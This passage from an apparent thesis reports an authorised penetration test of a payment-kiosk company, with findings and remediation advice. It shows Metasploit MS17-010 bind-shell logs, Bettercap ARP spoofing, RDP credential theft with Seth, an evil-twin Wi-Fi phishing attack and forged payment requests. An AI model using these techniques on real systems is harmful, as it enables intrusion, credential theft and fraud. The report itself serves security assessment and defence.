- SSH/Telnet
  - Misconfiguration
  - Obtaining of a password
- RDP
  - Misconfiguration
  - Obtaining of credentials
- Physical connection

The threat vectors described above will be analyzed for the potential of exploitation and exposure. Some of them will require Vulnerability analysis and some will only benefit from spreading Cyber security awareness among the staff.

## **4.4 Vulnerability Analysis**

Since most of the older Operating systems have multiple vulnerabilities, not all vulnerabilities will be exploited, the main aim will be to demonstrate the highest level of access: shell access, also getting just the shell access won't do any damage to the servers, unlike kernel corruption payloads for example. This subchapter was largely aided by steps and directions found in the PTES Technical Guidelines and tools/commands from T. Bryant's Purple Team Field Manual [26] .

### **4.4.1 Stealing the handshake**

First, monitor mode was started on our wireless card with **airman-ng**, followed by **airodump-ng wlan1mon** to get target AP bssid and channel number which were supplied to airodump to listen to packets potentially containing handshake. **aireplay-ng** was used for deauthentication and then the handshake was captured with airodump. The handshake will later be used to attempt an evil twin attack in Social engineering part.

### **4.4.2 MITM on Wireless network**

In this paragraph some network reconnaissance will be conducted from the view of an attacker who managed to connect to the wireless network.

Information about the router was recorded by using **nmap -O -sV \${our\_IP}**[27] which revealed the model: **TP-Link Archer C60** [28]. An exploit search was conducted on this exact model but no known vulnerabilities were found.

In the next steps, MITM attack will be attempted with the tool: **Bettercap** - it provides a suite of useful tools, including ARP spoofer, DNS spoofer, HTTP(S) proxy, net sniffer,

etc [29]. To discover all hosts on the wireless network **Bettercap**'s **net.probe** function was used, it “Keeps probing for new hosts on the network by sending dummy UDP packets to every possible IP on the subnet” [30] . The hosts discovered from the previous step were given as targets to **Bettercap**'s **arp.spoof** function.

```

└─$ sudo bettercap
bettercap v2.32.0 (built for linux amd64 with go1.15.15) [type 'help' for a list of commands]

wtf: caplet OnePay-01.cap not found
192.168.0.0/24 > 192.168.0.164 » [09:35:52] [sys.log] [inf] gateway monitor started ...
192.168.0.0/24 > 192.168.0.164 » net.probe on
[09:36:00] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.0.0/24 > 192.168.0.164 » [09:36:00] [sys.log] [inf] net.probe probing 256 addresses on 192.168.0.0/24
192.168.0.0/24 > 192.168.0.164 » [09:36:00] [endpoint.new] endpoint 192.168.0.164 detected as 192.168.0.164
192.168.0.0/24 > 192.168.0.164 » [09:36:00] [endpoint.new] endpoint 192.168.0.164 detected as 192.168.0.164
192.168.0.0/24 > 192.168.0.164 » [09:36:00] [endpoint.new] endpoint 192.168.0.164 detected as 192.168.0.164
192.168.0.0/24 > 192.168.0.164 » [09:36:00] [endpoint.new] endpoint 192.168.0.164 detected as 192.168.0.164
192.168.0.0/24 > 192.168.0.164 » [09:36:00] [endpoint.new] endpoint 192.168.0.164 detected as 192.168.0.164
192.168.0.0/24 > 192.168.0.164 » [09:36:01] [endpoint.new] endpoint 192.168.0.164 (DESKTOP-BF...) detected as 192.168.0.164
k Technology Inc.).
192.168.0.0/24 > 192.168.0.164 » [09:36:19] [endpoint.lost] endpoint 192.168.0.164 detected as 192.168.0.164
192.168.0.0/24 > 192.168.0.164 » [09:36:28] [endpoint.new] endpoint 192.168.0.164 detected as 192.168.0.164
192.168.0.0/24 > 192.168.0.164 » [09:36:38] [endpoint.lost] endpoint 192.168.0.164 detected as 192.168.0.164
192.168.0.0/24 > 192.168.0.164 » █

```

Figure 6: net.probe on results, created by the author

Command succeeded and a vulnerability was discovered, which will be analyzed in the later phase.

#### 4.4.3 Continuing on MITM

To analyze all the captured traffic a tool called **wireshark** [31] will be used (see figure 1, Appendix 3). After letting it run for some time the records were filtered by HTTP protocol to see if it was possible to get some plaintext data. Interestingly enough one of the requests had an interesting name `PaymentGatewayService`, by inspecting the XML file the login credentials used to authorize the request could be seen. It was understood that the request's purpose was to see the balance of one of the users through one of the services with a specific `serviceId` (see figure 2, Appendix 3).

The development team was asked to confirm that requests to top up balance are sent in a similar format, upon confirmation it could be understood that by getting into WLAN one could forge a transaction to top up someone's balance. Furthermore, the only time someone would detect the existence of a forged transaction is when accounting would see a mismatch in incoming and outbound funds. Moreover, there is currently no way to

differentiate real and fake transactions: the transactions originating from PayBox machines are not logged anywhere, the forged and real transactions are logged the exact same way. Exploitation of this vulnerability will be attempted by recreating the same type of transaction in the exploitation phase.

#### **4.4.4 Analyzing the hosts**

In this paragraph the hosts will be analyzed for vulnerabilities by searching for outdated operating systems and potentially exploitable open ports/services.

##### **ADDRESS-5**

By running **nmap** with **-O** and **-sV** parameters the operating system for this Ip address was revealed: Windows server 2008 R2 - 2012. With a quick Google search, it can be seen that this server has a potential vulnerability: MS17-010 - Remote Code Execution through SMB [32]. The vulnerability requires SMB service to be running on one of the ports, 445 by default. It's possible to see if the requirements are met by running an auxiliary scanner module in **Metasploit** : *auxiliary/scanner/smb/smb\_ms17\_010* . This scanner tells us that the host is "likely vulnerable". Exploitation will be attempted in the later phase.

##### **ADDRESS-2**

This one, similarly to ADDRESS-5 seems to satisfy the requirements for MS17-010 - Remote Code Execution vulnerability. It can be further verified by running the auxiliary scanner which returns "Likely vulnerable" for this as well.

##### **ADDRESS-1 , 7 , 4**

This three addresses, similarly to ADDRESS-2 have Microsoft Windows 7/2008 and port 445 open with SMB active. The auxiliary scanner returned likely vulnerable on this as well, thus it's assumed that the situation is the same as in ADDRESS-5 .



## **ADDRESS-6**

By running nmap on this IP address it was not possible to match the OS the way it was with the 2 previous scans, but it can be seen that the 445 port is open.

Auxiliary scanner was used to scan this for the same vulnerability, but the vulnerability scan failed because “An SMB Login Error occurred while connecting to the IPC\$ tree.” Which shows that it’s most likely not vulnerable. And probably it’s a newer OS than windows server 2016, the vulnerabilities are supposed to be working on 2016 and below, or it’s patched.

The tester did some additional search and then realized that an MITM attack could be used to intercept an RDP connection but it would require downgrading the authentication. It was then found out that the developers were using self-signed certificates [33] anyway, thus the Windows warning prompts for an untrusted certificate would be nothing new and wouldn’t raise suspicions, making it an ideal attack for a malicious user. This will be continued in the following subchapter.

## **4.5 Exploitation**

In this subchapter previously discovered vulnerabilities will be attempted to be exploited. Similarly to the previous subchapter the tool/command usage in this subchapter was mostly aided by PTFM [34] in combination with some web sources.

### **4.5.1 Virtual private network penetration attempt**

Upon inspection of the VPN client Cisco VPN client 5.0 and doing some research no known vulnerability was discovered. The password cracking attempts was not conducted but the strength of the password was inspected, and the password strength was satisfactory.

## 4.5.2 Individual server exploitation

In this paragraph, goal will be to gain shell access to all critical servers, which will be achieved by delivering reverse or bind shell payloads. A payload is code that we want the system to execute and that is to be selected and delivered by the Framework [35].

### ADDRESS-5

In this paragraph, MS17-010 RCE execution will be attempted, searching for it in **Metasploit**, yields a few different modules. Upon some trial and error finally, a working module-payload pair was identified: **payload/windows/shell/bind\_tcp**

```
msf6 exploit(windows/smb/ms17_010_psexec) > set payload payload/windows/shell/bind_tcp
payload => windows/shell/bind_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

  Name          Current Setting      Required  Description
  ----          -
  DBGTRACE      false                yes       Show extra d
  LEAKATTEMPTS  99                   yes       How many tim
  NAMEDPIPE     no                    no        A named pipe
  NAMED_PIPES  /usr/share/metasploit-framework/data/wordl
             ists/named_pipes.txt  yes       List of name
  RHOSTS        [REDACTED]           yes       The target h
             Using Netapp
```

Figure 7: Setting the payload, created by the author

Payload execution was successful and the admin shell access was acquired, meaning the tester now has full control over the server, it's now possible to even steal or delete the source code of the WebApp. If this Server is shut down all payments to the services located on this server through OnePay PayBoxes will be halted.

```

Payload options (windows/shell/bind_tcp):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LPORT    4444            yes       The listen port
RHOST    [REDACTED]      no        The target address

Exploit Target:
-----
Id  Name
--  ---
0   Automatic

msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] [REDACTED]:445 - Target OS: Windows Server 2012 Datacenter 9200
[*] [REDACTED]:445 - BUILT a write-what-where primitive...
[+] [REDACTED]:445 - Overwrite complete... SYSTEM session obtained!
[*] [REDACTED]:445 - Selecting PowerShell target
[*] [REDACTED]:445 - Executing the payload...
[+] [REDACTED]:445 - Service start timed out, OK if running a command or non-service executable...
[*] Started bind TCP handler against [REDACTED]:4444
[*] Encoded stage with x86/shikata_gs_nai
[*] Sending encoded stage (267 bytes) to [REDACTED]
[*] Command shell session 1 opened (102.168.0.164:34863 -> [REDACTED]:4444 ) at 2022-04-15 10:36:01 -0400

Shell Banner:
Microsoft Windows [Version 6.2.9200]
-----

C:\Windows\system32>

```

Figure 8: Shell access granted, created by the author

## ADDRESS-2

As the nmap command in earlier phase showed, this hosts runs on the same operating system that also has port 445 open with SMB on it. Additionally, the check command of Metasploit, which allows to test if the target is likely vulnerable to the selected exploit without actually executing any payloads, says it's vulnerable. The actual payload won't be delivered.


## ADDRESS-6

In this paragraph the RDP MITM downgrade attack will be attempted, with the aim of stealing the credentials of the remote connection as plain text. Since the employees are used to accepting the warning for untrusted/self-signed certificates, it should not raise any suspicions for the victim.

The tool used for this attack is called Seth [36] Apart from the downgrade technique, if the person connecting uses NLA ( Network Level Authentication ), **Seth** can prevent the client from authenticating using a secure connection, thus, resulting in a fallback to RDP security. In this case, the victim's credentials can be accessed in plaintext.

Since ARP poisoning is possible, **Seth** was able to do successfully the MITM attack with `./seth.sh wlan0 ${attackerIP} ${victimIP} ${gateway}`

Now **Seth** is waiting for an RDP connection. despite the fact that the victim has to remember the password option enabled previously, the downgraded authentication required the password to be re-entered, after the victim provided the password a self-signed certificate warning prompt was displayed since normally the self-signed certificates are used anyway, employees are used to this prompt thus this screen wouldn't raise any suspicions, then the connection attempt failed for the victim but the got the password was captured. By having the stolen credentials the tester now has administrative access to a server unable to be exploited by other means.



```
Downgrading authentication options from 11 to 3
Enable SSL
[REDACTED] d:a07b802094853113b03859
[REDACTED] 00450042002d004100500050
[REDACTED] 0070000005ac297ba9951d80
6f153af06a03df3a3f+0201309e3a5107c0a001000000000000000000000000000000
0000000000000000
Tamper with NTLM response
Downgrading CredSSP
Connection lost ([Errno 104] Connection reset by peer)
Connection received from 192.168.0.132:21944
Warning: RC4 not available on client, attack might not work
Listening for new connection
Server enforces NLA; switching to 'fake server' mode
Enable SSL
Connection lost on enableSSL: [Errno 104] Connection reset by peer
Connection lost on run_fake_server
Connection received from 192.168.0.132:21947
Warning: RC4 not available on client, attack might not work
Listening for new connection
Enable SSL
'NoneType' object has no attribute 'getsockopt'
Hiding forged protocol request from client
[REDACTED] ← Stolen RDP credentials
[*] Cleaning up...
[*] Done
```

Figure 9: Successful theft of credentials with Seth, created by the author

The same type of attack is possible on **ADDRESS-3**, thus proving that all servers with the highest importance are exploitable to the highest extent (shell access) once an attacker is able to get into the LAN.

#### **4.5.3 Social Engineering with Evil Twin Attack**

In this chapter awareness of the security of the employees will be tested with social engineering experiment, it's known that not only developers are using the wireless network, and also developers are mostly connected by LAN. The attack used is called Evil Twin[37] attack using Captive Portal [38] (see figure 3, Appendix 3). It's performed by sending continuous deauthentication packets to the router so the users using the wireless network are disconnected and are not able to reconnect to the wireless network, meanwhile, a wireless network is created with the same name, hence the name evil twin, but once a user connects to it, he is presented with a captive portal, which asks for a password to connect. Even if the user tries a fake password, the captive portal checks the password against the stolen handshake from the earlier phase and notifies the user about the incorrect password, and if it's a real one, it saves it and brings the real wireless network back online. The user is quickly authenticated back and doesn't even notice that something malicious happened.

The test was performed during working hours and it took about 2 minutes for one of the employees to input the real password. As was later found out, the victim was one of the employees working in the financial department, since he is not tech-savvy there was a higher chance of non-developers revealing this attack. This goes to prove that an access point to a critical LAN network not be given to someone from a financial department.

#### **4.5.4 Physical penetration test**

The author was able to physically enter the building two times (After working hours) without anyone expecting a visitor.

The first time the tester was detected once passing the developer room but that could have been avoided, nonetheless, the LAN could be accessed by connecting to the router

that is clearly visible and located on the receptionist desk 2 steps from the main building entrance.

The second time the computers were unattended in the developer room (source code was open indicating the developers were away temporarily and would most likely return back). 9 minutes and 30 seconds until detection.

## 4.6 Post exploitation

The purpose of the post-exploitation phase is to analyze the value of a compromised asset and attempt to gain further privileges and access to the system. While analyzing the value is not necessary since it's already known that the vulnerabilities previously found were on systems critical to business operations, this paragraph will show two additional actions that can be taken by an attacker to take the exploitation of previously discovered vulnerabilities one step further.

### 4.6.1 Recreating the HTTP requests

The same request that was captured in earlier phases was recreated in Postman:




Figure 10: Recreating the HTTP request, created by the author

This proves that it's possible to send the same type of requests and get a response ourselves. After talking with the team it was stated that this service is used for checking whether or not a specific service is working, as well as checking whether or not a transaction for this user can be executed before asking the user to pay for funds. The

tester was informed that there is a second method as well called pay, which can also be recreated once the unencrypted HTTP packet is captured with MITM.

#### **4.6.2 Stealing and analyzing source code of the main application**

After being able to successfully gain access to both servers hosting the main application called “Universal Provider”, an attempt to steal and analyze the source code will be made. For the sake of simplicity, it was chosen to access the server via RDP to be able to use the GUI.

Since it’s a window machine, IIS was searched and under sites, Universal Provider is listed. In *inetpub/wwwroot/UniversalProvider* directory one could see the current and previous versions of the application, the newest version was downloaded with **remina** tool.

First *Web.Connections.config* file was inspected to find any connection strings, 2 Database connection strings were found:

- For a database located on a local network IP **ADDRESS-7** which is known to host an Oracle Database containing logs of all the real or forged transactions. It was possible to access any sensitive and private information of all users that have initiated transactions through the PayBox-es and alter rows on some of the available tables.
- For a database located on an external IP, tester had no available information and the assumption was made that it’s most likely one of the partner businesses’ services, thus no permission to access it.

There are multiple configuration files containing the service information such as service ids, which is a piece of the required information to be able to send requests to desired services. The author contacted the team and got approval to test on of the services with the ability for a financial transaction: Magti, a sim card provider, and the function lets you top up your number balance. The URL and parameters needed to build a correct request can be understood by dissecting the source code. The author didn’t dissect the

code to save time and just asked the team for the url and the parameters and built the same type of transaction in postman.

Knowing all this the author was able to build another request of type: “pay” on their own (see figure 4, Appendix 3). The transaction executed instantly and an SMS confirmation arrived within seconds to further confirm the successful execution.



## **5 Results**

During the penetration testing phase the author has defined the rules of engagement and scope, demonstrated the publicly available information available to be obtained by a potential attacker, modeled the threat vectors and vulnerability discovery was attempted. The discovered vulnerabilities were then successfully exploited to gain full control over the most important systems either through Remote Code execution exploit through SMB or stolen credentials of Remote Desktop Protocol. In addition to Network and Wireless penetration tests, one attempt was given to Physical penetration and Social Engineering each, which has pointed out the lack of Physical Intrusion detection systems and lack of awareness of cyber security among the employees.

In this chapter, the findings from the penetration testing process will be laid out and recommended actions will be offered to the target company to aid them in the security improvement process.

### **5.1 Publicly available information**

The Intelligence gathering part has shown that a very limited amount of information is available for an external user attempting to gather information about the company, but some of the information available can still help an attacker, such as

- Description on Facebook part states that the company was established in the 2014 year. This might suggest that the main infrastructure used to build the architecture with was most likely from that era. This combined with the statement from that that their cyber security strategy is almost nonexistent and continuous upgrades/attention is low can help think that the security flaws can have a date to about 6 years back.

- The name of the previous owner and system administrator is still available in DNS configuration, which could potentially give an attacker a person to try to make them act against the company either intentionally or unintentionally.
- The LinkedIn page contains mostly a correct list of employees which can be used to try to make them act against the company either intentionally or unintentionally.
- The existence of only one wireless network can signal that not only developers and engineers are using the wireless network, thus it might be worthwhile to try social engineering on easier targets to get access to the network.

## 5.2 VPN & WI-FI

### 5.2.1 Exploiting software vulnerability

**Findings:** The TP-Link Archer-C60 proved to be a secure router and no known vulnerability was discovered.

**Recommendations:** none

### 5.2.2 Obtaining the password

**General recommendation:** Minimizing the amount of public information about current or past employees would make the job harder for an attacker wanting to target human resources. Clearing the old DNS configuration and potentially making the company on LinkedIn private would help.

Always try to use different passwords for different accounts and access points, separating professional from personal accounts.

1. Changing passwords regularly is effective, at least once every few months. If the task is found too tedious and time-consuming a secure password-managing system should be used.
2. A multi-factor authentication process also substantially decreases the risk of a security breach. It should be used wherever possible.

## **Intentional Employee Leak**

**Findings:** n/a

**Recommendation:** Employees must understand that leaking sensitive corporate data will have serious legal consequences. A separate clause in the legal document/contract that specifies an employee's responsibility and the consequences in case of a violation may help raise awareness among the staff.

## **Unintentional Employee Leak**

**Findings:** A social engineering test with an Evil twin attack was performed successfully and one of the non-engineer employees that were using the wireless connection had unintentionally revealed the password to the wireless network, which in turn unlocks direct access to the internal network.

**Recommendation:**

1. The company's employees must be taught about cybersecurity. They must have awareness of ways of protecting themselves and the company from phishing cyberattacks and the latest social engineering techniques.
2. A different wireless network should be created for everyone whose access to the LAN is not critical for business operations.

## **Exploiting of a device holding the password**

**Findings:** topic not investigated

**Recommendations:** Install updates and patches on time, and keep the devices required to access Company's network in the offices. Working from home or taking work laptops home have security risks associated.

## **Theft of password by physical penetration**

**Findings:** During one of the attempts of physical penetration to the office the tester was able to infiltrate and access the developer room, where 2 computers were unattended and unlocked, thus it was possible to access sensitive data.

**Recommendations:** Do not leave computers unlocked or unattended, especially when physical intrusion detection systems are minimal/absent.

## **Dictionary attacks**

**Findings:** The passwords for VPN/WIFI do not contain any keywords possible to be derived from assembling a dictionary.

**Recommendations:** none

## **Brute-force attacks**

**Findings:** The passwords for VPN/WIFI are of sufficient length for a brute-force attack to be unfeasible.

**Recommendations:** none

## **5.3 Local Ethernet & router ports**

### **5.3.1 Physical penetration by an external agent**

**Findings:** While physical penetration might not be a reliable way to gain access to the local ports, with some luck there's a good chance it can be done by a malicious user. The tester had 2 attempts at physical penetration and both times he was able to get to the Router and once he was able to get into the developer room where the Ethernet ports are located.

**Recommendations:** Put Physical intrusion detection systems such as cameras ( one would also be enough ) or guard(s), there is a person at the helpdesk but

the tester was never able to actually see them. Possibly move the router to a harder-to-access point.

### **5.3.2 Malicious usage by a rogue employee**

**Findings:** N/A

**Recommendations:** Port security and the use of a layer 2 access list possibly. Lock the port(s) to certain defined MAC addresses. Deactivate the “use ports” on the router.

## **5.4 Server access points**

### **5.4.1 Exploiting a software vulnerability**

**Findings:** The most critical vulnerabilities were discovered in this part. 5/7 Of the most critical to business operations Servers were vulnerable to MS17-010 Remote Code Execution exploit, thus all of the business's most important operations can be severely damaged.

**Recommendations:** Download the official security update packages containing the patches and install them on all systems.

### **5.4.2 RDP**

#### **Obtaining of credentials & Misconfiguration**

**Findings:** The employees were using self-signed certificates for RDP, thus when someone is performing a MITM attack there will be no reason to be suspicious, thus the attacker will be able to steal credentials and access to servers that they weren't able to access with OS vulnerabilities.

**Recommendations:** Don't use self-signed certificates, switch to using a certificate from a trusted certificate issuer. After doing so, no certificate warnings should be ignored.

## 5.5 Communications in the WLAN/LAN

### 5.5.1 Possibility for MITM

**Findings:** During the attempt to perform a MITM attack conclusion was made that there is no ARP Spoofing/Poisoning prevention in place.

**Recommendations:** Administrators who configure their networks to use static MAC address and IP address mappings can prevent attackers from using ARP spoofing. Additionally, administrators should block unrecognized DNS servers to prevent those DNS packets from reaching their victims [39].

### 5.5.2 Unencrypted traffic

**Findings:** During performing the MITM attack it was found out that some of the communication is done in HTTP thus not having encryption, because of this the tester was able to capture the requests that allowed illegal payments or gathering of sensitive data. Upon further analyzing the flow of operations it was clear that there is currently no way to detect which transactions have originated from a real PayBox machine with a legitimate transaction process and which ones have been forged by a malicious attacker.

**Recommendations:** Make sure all traffic is encrypted by forcing HTTPS for all traffic. While the following recommendation is not directly concerning encryption of the traffic, it was still formed during this task: Since there was no way to know which transactions have been generated from real PayBoxes and which ones were forged, an additional local logging system should be implemented on each PayBox so it can be later used to aid the investigations.

## 6 Summary

The goal of this thesis was to perform penetration testing on the target company to find any potential security issues and vulnerabilities and offer ways of resolving them. This was achieved by applying a custom penetration testing methodology tailored for being able to deliver the most amount of value to the company in a short amount of time. Due to the sensitive nature of the penetration test, some of the information was censored or altered to make public availability of this thesis possible. The penetration testing went through 7 steps that will be briefly summarized below:

- **Pre-engagement:** A brief description of the company was offered, the scope of engagement was defined along with IP addresses to test, and a system diagram to help with understanding the information flow of the business operations.
- **Intelligence Gathering:** It was demonstrated that although not a lot of information is available in public, the list of employees on LinkedIn could potentially help a malicious agent to identify human resources to target. It was also found out that there's some outdated information in DNS configurations that could supply an attacker with clues.
- **Threat Modeling:** The company was interviewed to help understand the network and to build a correct attack tree based threat model. Then the potential vulnerabilities for the assets and the access points leading to those assets were laid out to be later analyzed for vulnerabilities.
- **Vulnerability analysis:** The supplied IP addresses were tested for identifying potentially vulnerable operating systems and active ports/services, which revealed a number of potential points of exploitation. In addition, the ability to perform a MITM attack in the wireless network was confirmed.

- **Exploitation:** Previously discovered vulnerabilities were successfully exploited in this phase. Shell access was granted for 5/7 most important servers via Remote Code Execution exploit, ease of theft for RDP credentials was demonstrated as means to access the other 2 important servers, and Man in the Middle attack was successfully performed in the Wireless network. In addition to Network and Wireless penetration tests, one test was conducted in Physical Penetration and Social Engineering each, they showed the weakness of Physical intrusion detection and cyber security awareness.
- **Post-Exploitation:** In this phase, two malicious actions were performed which were unlocked by gaining access to critical servers and performing MITM on the Wireless network. Being able to intercept packets with a MITM attack showed that some of the sensitive requests were sent unencrypted in HTTP, thus giving a malicious actor access to the specifics of the request which in turn allows them to forge transactions. Gaining access to 2 of the servers allowed to steal the source code of the main application, as well as to see database connection strings and the details needed to construct unauthorized requests.

All of the findings from the above-mentioned phases were listed in the Report chapter, where the recommendations and needed patches were offered for the target organization to implement. The author has been working closely with the engineering team to integrate these fixes, and some of them had already been implemented by the time this thesis was finished. The penetration testing revealed more critical vulnerabilities than was expected from both sides, the The recommendations and needed patches were put forth and the author has been helping the team at the target organization to integrate them. The raised level of security after all recommendations and patches are finished integrating will help the company minimize the potential damage and chance of successful malicious attacks.



## References

- [1] “Georgia – NCSI.” [Online] Available: <https://ncsi.ega.ee/country/ge/> [Accessed April 23, 2022]
- [2] “Georgia-Russia conflict (2008) - International cyber law: interactive toolkit.” , 2021 [Online] Available: [https://cyberlaw.ccdcoe.org/wiki/Georgia-Russia\\_conflict\\_\(2008\)](https://cyberlaw.ccdcoe.org/wiki/Georgia-Russia_conflict_(2008)) [Accessed April 23, 2022]
- [3] Roguski, Przemysław, D. Fried, A. A. Haque, L. N. Sadat, A. Cherevko, N. Benequista, K. Eichensehr, et al. “Russian Cyber Attacks Against Georgia, Public Attributions and Sovereignty in Cyberspace.” , 2020 [Online] Available: <https://www.justsecurity.org/69019/russian-cyber-attacks-against-georgia-public-attributions-and-sovereignty-in-cyberspace/> [ Accessed April 23, 2022.]
- [4] AFCEA, “The Russo-Georgian War 2008: The Role of the cyber attacks in the conflict.”, 2012. [Online] Available: <https://www.afcea.org/committees/cyber/documents/therusso-georgianwar2008.pdf> [Accessed April 23, 2022]
- [5] “Hackers attacked Georgian parliament’s website” , 2013. [Online] Available: <https://tabula.ge/ge/news/559516-sakartvelos-parlamentis-veb-gverds-hakerebma> [Accessed April 23, 2022]
- [6] The Ministry of Internal Affairs of Georgia, “Cyber crime” [Online] Available: [https://police.ge/files/proeqtebi\\_reporma%20photos/organizebuli-danashauli/kiberdanashauli-informacia-biznesistvis.pdf](https://police.ge/files/proeqtebi_reporma%20photos/organizebuli-danashauli/kiberdanashauli-informacia-biznesistvis.pdf) [Accessed April 23, 2022]
- [7] V. Napetvaridze , A. Chochia, Cybersecurity in the Making – “Policy and Law: a Case Study of Georgia” , Palacký University Olomouc, Czech Republic, 2019.

- [8] “NovaSystems LinkedIn.” , 2022, [Online] Available:  
<https://www.linkedin.com/company/-nova-systems/> [Accessed April 23]
- [9] “Terminal Payment Machine.” n.d. [Online] Available:  
<https://www.etapmo.com/terminal-payment-machine>. [Accessed April 23, 2022]
- [10] OSSTMM 3 Lite - Introduction and Sample to the Open Source Security Testing Methodology Manual , August, 2008
- [11] EC-Council , “Penetration Testing: Procedures & Methodologies” , 2011
- [12] J. Wack, M. Tracy, M. Souppaya , “NIST Special Publication 800-42 : Guideline on Network Security Testing “ , Computer Security Division Information ,Technology Laboratory National Institute of Standards and Technology Gaithersburg, MD 20899-8930, October 2003.
- [13] M. Ramilli , “A Design Methodology for Computer Security Testing” , University of Bologna, 2011-2012.
- [14] Tauqeer, Omer & Jan, Sadeeq & Khadidos, Alaa & Khadidos, Adil & Khan, Fazal & Khattak, Sana. Analysis of Security Testing Techniques. Intelligent Automation and Soft Computing. 29. 291-306. 10.32604/iasc.2021.017260. , 2021
- [15] OSSTMM 3 - The Open Source Security Testing Methodology Manual , 2010.
- [16] The Penetration Testing Execution Standard Documentation Release 1.1 , 2016
- [17] OWASP Foundation | Open Source Foundation for Application Security.[Online] Available: <https://owasp.org/> [Accessed April 23, 2022]
- [18] “Publications.” n.d. NIST. [Online] Available: <https://www.nist.gov/publications> , [Accessed April 23, 2022]
- [19] Niek Jan van den Hout, “Standardised Penetration Testing? Examining the Usefulness of Current Penetration Testing Methodologies ” , September 2019

- [20] Dr. Patrick Engebretson, “The Basics of Hacking and Penetration Testing: Ethical Hacking and Penetration Testing Made Easy” 2nd edition, 2013
- [21] OccupyTheWeb, “Linux Basics for Hackers: Getting Started with Networking, Scripting, and Security in Kali” , December 2018.
- [22] Let's Encrypt. [Online] Available: 2022. <https://letsencrypt.org/> [Accessed April 23]
- [23] “laramies/theHarvester: E-mails, subdomains and names Harvester - OSINT.” n.d. GitHub.[Online] Available <https://github.com/laramies/theHarvester>. [Accessed April 23, 2022]
- [24] Wideł, Wojciech & Audinot, Maxime & Fila, Barbara & Pinchinat, Sophie. (2019). “Beyond 2014: Formal Methods for Attack Tree--based Security Modeling.” ACM Computing Surveys. 52. 1-36. 10.1145/3331524.
- [25] T. R. Ingoldsby , “Attack Tree-based Threat Risk Analysis” , Amenaza Technologies Limited , January 2021
- [26] Tim Bryant , “PTFM: Purple Team Field Manual” , 2020
- [27] “Chapter 15. Nmap Reference Guide.” [Online] Available: <https://nmap.org/book/man.html> [Accessed April 23, 2022.]
- [28] “Archer C60 | AC1350 Wireless Dual Band Router.” , TP-Link. [Online] Available: <https://www.tp-link.com/in/home-networking/wifi-router/archer-c60/> [Accessed April 23, 2022]
- [29] ‘BetterCAP stable documentation.’ [Online] Available: <https://www.bettercap.org/legacy/>. [Accessed April 23, 2022]
- [30] “Interactive Session :: bettercap.” [Online] Available: <https://www.bettercap.org/usage/interactive/>. [Accessed April 23, 2022]

- [31] C. Gerald , “Wireshark · Documentation.” Wireshark. [Online] Available: <https://www.wireshark.org/docs> [ Accessed April 23, 2022]
- [32] D. Kennedy, J. O’Gorman, D. Kearns, and M. Aharoni, “Metasploit: The Penetration Tester’s Guide”, 2011
- [33] “Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010) - Windows remote.”, 2017. Exploit Database. [Online] Available: <https://www.exploit-db.com/exploits/42315>. [Accessed April 23, 2022]
- [34] “Self Signed Certificates + Remote Desktop Protocol = MiTM and Creds - This is a problem, don't ignore it!” 2018. IT on the Couch. [Online] Available: <https://www.adamcouch.co.uk/self-signed-certificates-rdp-seth/>. [Accessed April 23, 2022]
- [35] P. Engebretson, “The Basics of Hacking and Penetration Testing, Second Edition: Ethical Hacking and Penetration Testing Made Easy (2nd Edition) “ , 2013
- [36] Vollmer, Adrian. n.d. “SySS-Research/Seth: Perform a MitM attack and extract clear text credentials from RDP connections.” GitHub [Online] Available: <https://github.com/SySS-Research/Seth>. [Accessed April 23, 2022]
